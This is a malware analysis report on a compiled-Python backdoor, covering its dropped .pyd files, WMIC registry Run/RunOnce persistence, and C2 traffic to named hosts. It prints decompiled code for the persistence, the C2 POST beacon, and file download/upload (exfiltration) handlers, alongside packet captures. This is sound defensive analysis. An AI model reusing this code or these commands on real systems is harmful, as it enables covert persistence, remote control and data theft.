Report

Malware with compiled Python

Basic Flow:

- Payload dropped via email or uploaded via WebShell
- On execution the payload spawns itself
- Second stage spans WMI
- Payload communicates to a C2 server

Description:

This payload is a little unusual as most of the code used is Python. It drops .pyd files in temp location. Pyd files are windows DLL with a function Init<function>. Search path is not similar to windows DLL search path. Python is a Very high level language. It uses python interpreter to run the code in a following sequence

Code -> ByteCode -> InterPreter -> [**Execution** + **Library**]

Virtual instructions are interpreted by an python interpreter. Some sections of these instructions could be further compiled into native code. This compilation normally takes place at run-time.

Ok, let's get back to the actual payload. First stage spawns itself by CreateProcess.

```
CreateProcessW ( "C:\Users\ttt\Desktop\PAYLOAD.exe", ""C:\Users\ttt\Desktop\PAYLOAD.exe"
```

Spawned payload creates the multiple .pyd files in temp folder. One of the pyd file is called _socket.pyd. As I mentioned .pyd files are like windows DLL. In case, if socket() function is called

_socket.pyd (dropped .pyd) will call socket()

```
_socket.pyd -> socket ( AF_INET, SOCK_STREAM, IPPROTO_IP )
```

Eventually socket library will load ***mswsock.dll.*** Alright, enough about python. Let's get back to the payload.

Let's look at the file details:

Payload is a 64bit file with creation date of 6/17/2017

```
C:\Windows\tools\TOOL_USE_00>filetype.exe c:\Users\ttt\Desktop\PAYLOAD.exe

MG-Structure :                  MZ(Mark Zbikowski)
HeaderOffsetVal :               00000004
StackSeg :                      00000000
Stack* :                        000000b8
CkS :                           00000000
Instr* :                        00000000
HeaderAdd :                     00000080
****************************************************************

## FILE_TYPE => PE

    +           AMD
    +           EXE ,GT 2GB ,
    +           Mon Jul 10 16:58:29 1995
    +           10
    +           0 <- Base*
    +           GUI
    +           (64B)
    +           40960 <- CS
    +           0x1000 <- CoseBase*
****************************************************************

    *           .text:
    *           .text: {X}, I, {R},
    *           .data:
    *           .data: I, {R}, {W},
    *           .rdata:
    *           .rdata: I, {R},
    *           .bss:
    *           .bss: U, U, {R}, {W},
```


```
FileModDate: 17-06-2017 09:42:54
             [ 397809.000000 ]
```

CreateProcess() spawns a new process that creates multiple .pyd files:

```
TIMESTAMP    (F=FILE | D=DIRECTORY)       PATH
[06-21-2017-16-32-23]-> D: C:\Users\ttt\AppData\Local\Temp\\_MEI31962
[06-21-2017-16-32-23]-> F: C:\Users\ttt\AppData\Local\Temp\\_MEI31962\bz2.pyd ** 94208
[06-21-2017-16-32-23]-> F: C:\Users\ttt\AppData\Local\Temp\\_MEI31962\Guard.exe.manifest ** 1348
[06-21-2017-16-32-23]-> F: C:\Users\ttt\AppData\Local\Temp\\_MEI31962\junk.txt ** 5126
[06-21-2017-16-32-23]-> F: C:\Users\ttt\AppData\Local\Temp\\_MEI31962\Microsoft.VC90.CRT.manifest ** 1052
[06-21-2017-16-32-23]-> F: C:\Users\ttt\AppData\Local\Temp\\_MEI31962\msvcm90.dll ** 245760
[06-21-2017-16-32-23]-> F: C:\Users\ttt\AppData\Local\Temp\\_MEI31962\msvcp90.dll ** 853328
[06-21-2017-16-32-23]-> F: C:\Users\ttt\AppData\Local\Temp\\_MEI31962\msvcr90.dll ** 624464
[06-21-2017-16-32-23]-> F: C:\Users\ttt\AppData\Local\Temp\\_MEI31962\pyexpat.pyd ** 181248
[06-21-2017-16-32-23]-> F: C:\Users\ttt\AppData\Local\Temp\\_MEI31962\python27.dll ** 3395584
[06-21-2017-16-32-23]-> F: C:\Users\ttt\AppData\Local\Temp\\_MEI31962\pywintypes27.dll ** 137728
[06-21-2017-16-32-23]-> F: C:\Users\ttt\AppData\Local\Temp\\_MEI31962\select.pyd ** 13312
[06-21-2017-16-32-23]-> F: C:\Users\ttt\AppData\Local\Temp\\_MEI31962\unicodedata.pyd ** 693760
[06-21-2017-16-32-23]-> F: C:\Users\ttt\AppData\Local\Temp\\_MEI31962\win32pipe.pyd ** 27648
[06-21-2017-16-32-23]-> F: C:\Users\ttt\AppData\Local\Temp\\_MEI31962\_ctypes.pyd ** 121856
[06-21-2017-16-32-23]-> F: C:\Users\ttt\AppData\Local\Temp\\_MEI31962\_hashlib.pyd ** 1478656
[06-21-2017-16-32-23]-> F: C:\Users\ttt\AppData\Local\Temp\\_MEI31962\_socket.pyd ** 52224
[06-21-2017-16-32-23]-> F: C:\Users\ttt\AppData\Local\Temp\\_MEI31962\_ssl.pyd ** 2095104
```

Tool used to find only new files added to temp location.
I will POST it with the other tools in Download / Tool section

Spawned process uses the registry for persistence by using WMIC.



```
C:\Users\w12\Desktop\tttt>WMIC  /NameSpace:\\root\default Class StdRegProv Call SetStringValue hDefKey="&H80000001" sSubKeyName="
re\Microsoft\Windows\CurrentVersion\RunOnce" sValue="C:\Users\ttt\Desktop\PAYLOAD.exe" sValueName="gd_system"
Executing (StdRegProv)->SetStringValue()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ReturnValue = 0;
};
```

Following commands are executed

```
Cmd /c WMIC /NameSpace:\\root\default Class StdRegProv Call CreateKey hDefKey="&H80000002" sSubKeyName="Software\Micr
osoft\Windows\CurrentVersion\Run" & WMIC /NameSpace:\\root\default Class StdRegProv Call SetStringValue hDefKey="&H80
000002" sSubKeyName="S...

WMIC  /NameSpace:\\root\default Class StdRegProv Call CreateKey hDefKey="&H80000002" sSubKeyName="Software\Microsoft\
Windows\CurrentVersion\Run"

WMIC  /NameSpace:\\root\default Class StdRegProv Call SetStringValue hDefKey="&H80000002" sSubKeyName="Software\Micro
soft\Windows\CurrentVersion\Run" sValue="C:\Users\ttt\Desktop\PAYLOAD.exe" sValueName="gd_system"

cmd /c WMIC /NameSpace:\\root\default Class StdRegProv Call CreateKey hDefKey="&H80000001" sSubKeyName="Software\Micr
osoft\Windows\CurrentVersion\RunOnce" & WMIC /NameSpace:\\root\default Class StdRegProv Call SetStringValue hDefKey="
&H80000001" sSubKeyNam...

WMIC  /NameSpace:\\root\default Class StdRegProv Call CreateKey hDefKey="&H80000001" sSubKeyName="Software\Microsoft\
Windows\CurrentVersion\RunOnce"

WMIC  /NameSpace:\\root\default Class StdRegProv Call SetStringValue hDefKey="&H80000001" sSubKeyName="Software\Micro
soft\Windows\CurrentVersion\RunOnce" sValue="C:\Users\ttt\Desktop\PAYLOAD.exe" sValueName="gd_system"
```

Let's look at the decompiled python code for these commands:


```python
class RunOnceUser_WMIC(IStartup):

    def __init__(self):
        self.run_once_key = 'Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce'
        self.key_name = 'gd_system'

    def add_startup(self, file_path):
        cmd_exec = 'cmd /c ' + 'WMIC /NameSpace:\\\\root\\default Class StdRegProv Call CreateKey hDefKey="&H80000001" sSubKeyNa
        startupinfo = subprocess.STARTUPINFO()
        startupinfo.dwFlags |= subprocess.STARTF_USESHOWWINDOW
        subprocess.Popen(cmd_exec, startupinfo=startupinfo).wait()
        try:
            reg_handle = _winreg.ConnectRegistry(None, _winreg.HKEY_CURRENT_USER)
            if reg_handle:
                key_handle = _winreg.OpenKey(reg_handle, self.run_once_key, 0, _winreg.KEY_ALL_ACCESS)
                if key_handle:
                    key_value = _winreg.QueryValueEx(key_handle, self.key_name)
                    if key_value[0] == file_path:
                        _winreg.CloseKey(key_handle)
                        return True
                    else:
                        return False
        except Exception as e:
            _winreg.CloseKey(key_handle)

        return False
```

DECOMPILED

```python
class RunLocal_WMIC(IStartup):

    def __init__(self):
        self.run_key = 'Software\\Microsoft\\Windows\\CurrentVersion\\Run'
        self.key_name = 'gd_system'

    def add_startup(self, file_path):
        cmd_exec = 'cmd /c ' + 'WMIC /NameSpace:\\\\root\\default Class StdRegProv Call CreateKey hDefKey="&H80000002" sSubKeyNa
        startupinfo = subprocess.STARTUPINFO()
        startupinfo.dwFlags |= subprocess.STARTF_USESHOWWINDOW
        subprocess.Popen(cmd_exec, startupinfo=startupinfo).wait()
        try:
            reg_handle = _winreg.ConnectRegistry(None, _winreg.HKEY_LOCAL_MACHINE)
            if reg_handle:
                key_handle = _winreg.OpenKey(reg_handle, self.run_key, 0, _winreg.KEY_ALL_ACCESS)
                if key_handle:
                    key_value = _winreg.QueryValueEx(key_handle, self.key_name)
                    if key_value[0] == file_path:
                        _winreg.CloseKey(key_handle)
                        return True
                    else:
                        return False
        except Exception as e:
            _winreg.CloseKey(key_handle)

        return False
```

DECOMPILED

Registry change is made in the following location: Name: *gd_system*



Payload uses XML parsing library as well

PyCode_NewEmpty -> *pyexpat dataStructures*

```
"XML_ERROR_NO_MEMORY", *0x180024cd8);
"XML_ERROR_SYNTAX", *0x180024ce0);
"XML_ERROR_NO_ELEMENTS", *0x180024ce8);
"XML_ERROR_INVALID_TOKEN", *0x180024cf0);
"XML_ERROR_UNCLOSED_TOKEN", *0x180024cf8);
"XML_ERROR_PARTIAL_CHAR", *0x180024d00);
"XML_ERROR_TAG_MISMATCH", *0x180024d08);
"XML_ERROR_DUPLICATE_ATTRIBUTE", *0x180024d10);
"XML_ERROR_JUNK_AFTER_DOC_ELEMENT", *0
```


DECOMPILED

```
class XmlParser(IParser):

    def __init__(self):
        self.crypto = None
        return

    def parse(self, message):
        try:
            message_dec = self.crypto.decrypt(message)
            if message_dec:
                if '<mis>' in message_dec.lower():
                    xml_parsed = XML(message_dec)
                    xml_t = xml_parsed.find('t')
                    ServerData.t = int(xml_t.text)
                    xml_i = xml_parsed.find('i')
                    ServerData.i = xml_i.text
                    xml_c = xml_parsed.find('c')
                    ServerData.c = xml_c.text
                    xml_f = xml_parsed.find('f')
                    ServerData.f = xml_f.text
                    return
        except Exception as e:
            pass

        ServerData.t = 0
        ServerData.i = ''
        ServerData.c = message
        ServerData.f = 'relay'
```

You can find expat library at the following location. Its a great library if you like C and you are are dealing with XML.

https://libexpat.github.io

Let's follow the flow (PAYLOAD.exe is the bad guy)



Payload will make HTTP connection to C2 server(s). Let's look at the decompiled python code first.

Decompiled Python code:

DECOMPILED

```
class Transmission(IRequest):

    def __init__(self):
        pass

    def send_request(self, server, post_key, post_value):
        try:
            key_list = post_key.split('=', 1)
            if len(key_list) > 1:
                post_data = {key_list[0]: key_list[1],
                 'value': post_value}
            else:
                post_data = {'pk': post_key,
                 'value': post_value}
            headers = {'Content-type': 'application/x-www-form-urlencoded'}
            post_data_encode = urllib.urlencode(post_data)
            context = ssl._create_unverified_context()
            post_request = urllib2.Request(server, post_data_encode, headers)
            post_response = urllib2.urlopen(post_request, context=context)
            return post_response.read()
        except urllib2.URLError as e:
            return e.msg
        except urllib2.HTTPError as e:
            return e.read()
```

DECOMPILED

```
class Download(ICommand):

    def __init__(self):
        self.crypto = None
        self.startup = None
        self.config = None
        self.cmd_args = None
        return

    def execute(self):
        try:
            file_path = self.crypto.decrypt(self.cmd_args.cmd.f)
            file_path = os.path.expandvars(file_path)
            file_content = self.crypto.decrypt(self.cmd_args.cmd.c)
            result = ''
            file = open(file_path, 'wb')
            file.write(file_content)
            file.close()
            CommandResult.is_error = False
            result = 'File downloaded successfully.'
        except Exception as e:
            CommandResult.is_error = True
            result = e.strerror

        CommandResult.result = result
        CommandResult.cmd = ''
```

```
class Upload(ICommand):

    def __init__(self):
        self.crypto = None
        self.startup = None
        self.config = None
        self.cmd_args = None
        return

    def execute(self):
        try:
            file_path = self.crypto.decrypt(self.cmd_args.cmd.c)
            file_path = os.path.expandvars(file_path)
            upload_range = self.crypto.decrypt(self.cmd_args.cmd.f).split('-')
            start_pos = int(upload_range[0])
            stop_pos = int(upload_range[1])
            result = ''
            with open(file_path, 'rb') as binary_file:
                binary_file.seek(start_pos)
                couple_bytes = binary_file.read(stop_pos - start_pos)
                CommandResult.is_error = False
                result = couple_bytes
        except Exception as e:
            CommandResult.is_error = True
            result = e.strerror

        CommandResult.result = result
        CommandResult.cmd = ''
```

Python will use PyModule_AddIntConstant to populate socket data structures.

```
(rbx, "AF_UNSPEC", 0x0);
(rbx, "AF_INET", 0x2);
(rbx, "AF_INET6", 0x17);
(rbx, "AF_IPX", 0x6);
(rbx, "AF_APPLETALK", 0x10);
(rbx, "AF_INET6", 0x17);
(rbx, "AF_DECnet", 0xc);
(rbx, "AF_SNA", 0xb);
(rbx, "AF_IRDA", 0x1a);
(rbx, "SOCK_STREAM", 0x1);
(rbx, "SOCK_DGRAM", 0x2);
(rbx, "SOCK_RAW", 0x3);
(rbx, "SOCK_SEQPACKET", 0x5);
(rbx, "SOCK_RDM", 0x4);
(rbx, "SO_DEBUG", 0x1);
(rbx, "SO_ACCEPTCONN", 0x2);
(rbx, "SO_REUSEADDR", 0x4);
(rbx, "SO_EXCLUSIVEADDRUSE", 0xfffffffb);
(rbx, "SO_KEEPALIVE", 0x8);
(rbx, "SO_DONTROUTE", 0x10);
(rbx, "SO_BROADCAST", 0x20);
(rbx, "SO_USELOOPBACK", 0x40);
(rbx, "SO_LINGER", 0x80);
```

Let's follow the C2 Dynamic flow:

DNS

```
============================ (UDURRANI) ================================

(LAYER: 4)
s_port: 59436 |d_port: 53 |len=53
    0E C0 01 00 00 01 00 00 00 00 00 00 16 63 65 6D          .............cem
    63 6F 6C 6F 72 69 61 72 74 63 6F 6C 6C 65 63 74          coloriartcollect
    69 6F 6E 02 6E 6C 00 00 01 00 01                         ion.nl.....
```

```
============================ (UDURRANI) ================================

(LAYER: 4)
s_port: 53 |d_port: 58516 |len=58516
    E2 CB 81 80 00 01 00 02 00 00 00 00 03 77 77 77          ...?.........www
    0D 70 6F 77 65 72 2D 70 6C 61 6E 6E 65 72 03 63          .power-planner.c
    6F 6D 00 00 01 00 01 C0 0C 00 05 00 01 00 00 00          om..............
    05 00 02 C0 10 C0 10 00 01 00 01 00 00 00 05 00          ................
    04 28 54 94 F7                                           .(T..
```

3 Way HandShake

```
============================ (UDURRANI) ================================
(INIT) SYN PACKET SENT FROM 172.16.177.134      TO IP ADDRESS 212.178.196.78
        PORT INFORMATION (51308, 80)
        SEQUENCE INFORMATION (2773721616, 0)
        |URG:0 | ACK:0 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (66)


============================ (UDURRANI) ================================
(SYN ACK ) PACKET SENT FROM 212.178.196.78      TO IP ADDRESS 172.16.177.134
        PORT INFORMATION (80, 51308)
        SEQUENCE INFORMATION (659562634, 2773721617)

        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (60)
    00 00                                                   ..

============================ (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM 172.16.177.134      TO IP ADDRESS 212.178.196.78
        PORT INFORMATION (51308, 80)
        SEQUENCE INFORMATION (2773721617, 659562635)
        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
        (60)
    00 00 00 00 00 00                                       ......
```

DATA

```
========================== (UDURRANI) ==============================
(DATA PUSH!) IS COMING FROM 172.16.177.134      TO IP ADDRESS 212.178.196.78
        PORT INFORMATION (51308, 80)
        SEQUENCE INFORMATION (2773721617, 659562635)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (578)
    50 4F 53 54 20 2F 77 70 2D 69 6E 63 6C 75 64 65         POST /wp-include
    73 2F 53 69 6D 70 6C 65 50 69 65 2F 44 65 73 74         s/SimplePie/Dest
    69 6E 61 74 69 6F 6E 2E 70 68 70 20 48 54 54 50         ination.php HTTP
    2F 31 2E 31 0D 0A 41 63 63 65 70 74 2D 45 6E 63         /1.1..Accept-Enc
    6F 64 69 6E 67 3A 20 69 64 65 6E 74 69 74 79 0D         oding: identity.
    0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A         .Content-Length:
    20 32 38 38 0D 0A 48 6F 73 74 3A 20 63 65 6D 63          288..Host: cemc
    6F 6C 6F 72 69 61 72 74 63 6F 6C 6C 65 63 74 69         oloriartcollecti
    6F 6E 2E 6E 6C 0D 0A 43 6F 6E 74 65 6E 74 2D 54         on.nl..Content-T
    79 70 65 3A 20 61 70 70 6C 69 63 61 74 69 6F 6E         ype: application
    2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65         /x-www-form-urle
    6E 63 6F 64 65 64 0D 0A 43 6F 6E 6E 65 63 74 69         ncoded..Connecti
    6F 6E 3A 20 63 6C 6F 73 65 0D 0A 55 73 65 72 2D         on: close..User-
    41 67 65 6E 74 3A 20 50 79 74 68 6F 6E 2D 75 72         Agent: Python-ur
    6C 6C 69 62 2F 32 2E 37 0D 0A 0D 0A 70 6B 3D 37         llib/2.7....pk=7
    63 31 38 39 61 61 62 35 63 33 35 31 34 64 64 37         c189aab5c3514dd7
    35 36 64 32 66 64 32 62 31 63 63 63 30 61 66 26         56d2fd2b1ccc0af&
    76 61 6C 75 65 3D 35 32 35 31 31 36 30 33 30 32         value=5251160302
    34 65 31 38 30 62 31 63 31 64 30 37 30 31 30 30         4e180b1c1d070100
    35 33 34 39 35 66 34 30 35 65 34 39 34 65 30 62         53495f405e494e0b
    30 30 30 64 30 31 30 61 30 37 30 30 30 39 35 33         000d010a07000953
    34 39 31 62 31 61 30 38 35 36 34 39 35 31 35 30         491b1a0856495150
    36 34 35 32 32 33 30 37 30 64 35 30 35 32 31 64         645223070d50521d
```

```
========================== (UDURRANI) ==============================
(DATA PUSH!) IS COMING FROM 212.178.196.78      TO IP ADDRESS 172.16.177.134
        PORT INFORMATION (80, 51308)
        SEQUENCE INFORMATION (659562635, 2773722141)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (412)
    48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D         HTTP/1.1 200 OK.
    0A 44 61 74 65 3A 20 57 65 64 2C 20 32 31 20 4A         .Date: Wed, 21 J
    75 6E 20 32 30 31 37 20 31 33 3A 33 39 3A 35 39         un 2017 13:39:59
    20 47 4D 54 0D 0A 53 65 72 76 65 72 3A 20 41 70          GMT..Server: Ap
    61 63 68 65 2F 32 0D 0A 58 2D 50 6F 77 65 72 65         ache/2..X-Powere
    64 2D 42 79 3A 20 50 48 50 2F 35 2E 36 2E 33 30         d-By: PHP/5.6.30
    0D 0A 56 61 72 79 3A 20 41 63 63 65 70 74 2D 45         ..Vary: Accept-E
    6E 63 6F 64 69 6E 67 2C 55 73 65 72 2D 41 67 65         ncoding,User-Age
    6E 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67         nt..Content-Leng
    74 68 3A 20 31 34 34 0D 0A 43 6F 6E 6E 65 63 74         th: 144..Connect
    69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 43 6F 6E 74         ion: close..Cont
    65 6E 74 2D 54 79 70 65 3A 20 74 65 78 74 2F 68         ent-Type: text/h
    74 6D 6C 3B 20 63 68 61 72 73 65 74 3D 55 54 46         tml; charset=UTF
    2D 38 0D 0A 0D 0A 35 32 35 31 31 36 30 33 30 32         -8....5251160302
    34 65 31 38 30 62 31 63 31 64 30 37 30 31 30 30         4e180b1c1d070100
    35 33 34 63 35 66 34 30 35 65 34 63 34 65 30 62         534c5f405e4c4e0b
    30 30 30 64 30 31 30 61 30 37 30 30 30 39 35 33         000d010a07000953
    34 63 33 62 33 61 32 38 34 33 35 36 34 63 35 31         4c3b3a2843564c51
    35 30 36 34 35 32 30 33 30 37 31 64 35 30 36 34         50645203071d5064
    35 32 31 61 35 30 35 66 35 32 34 31 31 61 35 30         521a505f52411a50
    35 32 30 37 34 31 35 30 35 32 30 64 34 31 35 30         52074150520d4150
    35 32 30 38 34 31 35 30 35 32 34 31 30 33 30 37         5208415052410307
    31 64 35 30 36 34                                       1d5064
```

```
========================== (UDURRANI) ==============================
(DATA PUSH!) IS COMING FROM 172.16.177.134      TO IP ADDRESS 212.178.196.78
        PORT INFORMATION (51309, 80)
        SEQUENCE INFORMATION (2919161442, 1611369255)

        (14: 20: 20: 578)
POST /wp-includes/SimplePie/Destination.php HTTP/1.1
Accept-Encoding:
identity
Content-Length: 288
Host: cemcoloriartcollection.nl
Content
-Type: application/x-www-form-urlencoded
Connection: close
User-Agent
: Python-urllib/2.7

pk=7c189aab5c3514dd756d2fd2b1ccc0af&value=525116
03024e180b1c1d07010053495f405e494e0b000d010a07000953491b1a0856495150645
223070d50521d505c085b085b085b0b5c5c5b085b085b0b5e595f0b5e5f5f595e5d5e5f
5e5e5e0852411d505218505c405a405d5241185052 1a505f52411a50520a4e415052074
e4150521c4e4150524123070d50
```

```
========================== (UDURRANI) ==============================
(DATA PUSH!) IS COMING FROM 212.178.196.78      TO IP ADDRESS 172.16.177.134
        PORT INFORMATION (80, 51309)
        SEQUENCE INFORMATION (1611369255, 2919161966)

        (14: 20: 20: 412)
HTTP/1.1 200 OK
Date: Wed, 21 Jun 2017 13:41:51 GMT
Server: Apache/2

X-Powered-By: PHP/5.6.30
Vary: Accept-Encoding,User-Agent
Content-Le
ngth: 144
Connection: close
Content-Type: text/html; charset=UTF-8


52511603024e180b1c1d070100534c5f405e4c4e0b000d010a070009534c3b3a284356
4c5150645203071d5064521a505f52411a5052074150520d4150520841505241030 71d5
064
```

2nd ip address

```
============================ (UDURRANI) ================================
(INIT) SYN PACKET SENT FROM 172.16.177.134       TO IP ADDRESS 40.84.148.247
        PORT INFORMATION (51311, 80)
        SEQUENCE INFORMATION (319885209, 0)
        (14: 20: 20: 66)

============================ (UDURRANI) ================================
(SYN ACK ) PACKET SENT FROM 40.84.148.247        TO IP ADDRESS 172.16.177.134
        PORT INFORMATION (80, 51311)
        SEQUENCE INFORMATION (341700867, 319885210)

        (14: 20: 20: 60)

============================ (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM 172.16.177.134       TO IP ADDRESS 40.84.148.247
        PORT INFORMATION (51311, 80)
        SEQUENCE INFORMATION (319885210, 341700868)
        (14: 20: 20: 60)
```

```
============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.177.134       TO IP ADDRESS 40.84.148.247
        PORT INFORMATION (51311, 80)
        SEQUENCE INFORMATION (319885210, 341700868)

        (14: 20: 20: 562)
POST /Install/Config/Mcrypt.php HTTP/1.1
Accept-Encoding: identity
Co
ntent-Length: 288
Host: www.power-planner.com
Content-Type: applicati
on/x-www-form-urlencoded
Connection: close
User-Agent: Python-urllib/
2.7

pk=7c189aab5c3514dd756d2fd2b1ccc0af&value=52511603024e180b1c1d07
010053495f405e494e0b000d010a07000953491b1a0856495150645223070d50521d505
